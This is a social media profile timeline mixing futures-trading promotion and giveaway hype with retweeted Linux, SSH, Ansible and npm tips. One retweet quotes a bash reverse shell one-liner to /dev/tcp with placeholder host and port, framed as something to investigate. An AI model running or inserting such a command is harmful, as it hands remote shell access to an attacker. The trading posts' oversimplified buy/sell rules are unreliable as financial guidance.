
Enjoying Freedom!!!
Joined August 2012
- Tweets 14,355
- Following 265
- Followers 1,419
- Likes 3,160
4,213 Photos and videos








Price trades to and from ... PIVOTS ... 🎯⬇️ - PERIOD
If you don't have these lines on your charts and you are trading futures ... gtfoh 🚀
If you would prefer to trade with an informed view, do these things: ⬇️
1) like this post
2) comment PIVOT and tag two friends
3) repost this video
You must be following me to get the DM'd Code.
I will give away one lifetime access to all of my scripts for every 10 entries. Get this to 100 reposts and I will give away another 10. and so on ... blow the post up.
35
34
72
7,622
I fixed your indicator bro @DodgysDD .... @toodegrees felt the need to block me over it ... like wtf bro - I looked up to you too°. Something doesn't make sense here. If you are interested in putting the corrected version out there to your people hit me up. Look forward to fixing some more shit... Best regards, D. Y'all repost this and spread the word.
3
4
21
13,529
Bob_777 retweeted

24 Oct 2024


Trading is simple
Buy below the Daily opening
Sell above the Daily opening
FVG = Entry
Liquidity = Target
58
331
1,979
187,719
Bob_777 retweeted

4 Oct 2024
Just discovered that you can enable tab-completions for npm commands pretty easily.
Wish I did this years ago 🤯
npm completion >> ~/.bashrc
npm completion >> ~/.zshrc
22
72
803
90,562
Bob_777 retweeted

31 Jul 2024

Ansible PRO TIP:
Take advantage of ‘block’ to group tasks and apply common attributes or error handling.
It helps to simplify your playbook structure and manage task execution flow.
5
38
182
12,507
Bob_777 retweeted

20 Jun 2024

SSH Tunnels - A Visual Guide To Port Forwarding 🧵
One of my favorite parts of SSH is tunneling. With just the regular ssh client, you can do wonders!
1. Local Port forwarding
Access private ports of a remote machine using local tools (your browser, a fancy DB UI client, etc)
9
320
1,529
111,852
Bob_777 retweeted


One of my favorite reverse shells for Linux is this:
bash -i >& /dev/tcp/IP_ADDRESS/PORT 0>&1
It's simple and works on just about every Linux system without elaborate payloads. Let's discuss how to investigate it.
29
448
3,673
465,769
Bob_777 retweeted

6 Jun 2024
Back at @RedHatSummit, the @Podman_io guru @rhatdan asked me how we could highlight the amazing open source projects and people out there around Containers, Kubernetes, AI, SELinux, and more! Today, we’re introducing the “Red Hat Dan on Tech” mini-series: youtube.com/playlist?list=PL…
4
10
910

Bob_777 retweeted

13 Jun 2024

help, i rubbed sudocrem all over my pc but i still don't have root

40
34
472
22,165
Bob_777 retweeted

13 Jun 2024

Development on Gaming Setup in Linux Toolbox today!
What else should I add/change?
twitch.tv/christitustech
26
12
154
11,025
Bob_777 retweeted


Sure we will send a truck. but we have no idea if it will arrive...

I will send out a truck, not sure if it's going to get there or not...

1
3
60
3,487

Bob_777 retweeted
6 Jun 2024

Creation of the Linux Toolbox is underway! twitch.tv/christitustech
11
21
252
15,016
Bob_777 retweeted

3 Jun 2024

Especially for those who often say, "It's always DNS," I'm excited to announce eBPF-based DNS monitoring in Coroot 🎉 With this new feature, you'll know in seconds whether it was #dns or not 😉 As always, all you need to do is install (or upgrade) Coroot. github.com/coroot/coroot/rel…
4
15
1,393
Bob_777 retweeted

4 Jun 2024
Johnny Westerlund did a great demo on image mode for Red Hat Enterprise Linux with a splash of OpenShift virtualization!
youtube.com/watch?v=MzaQGIYS…
10
10
1,212

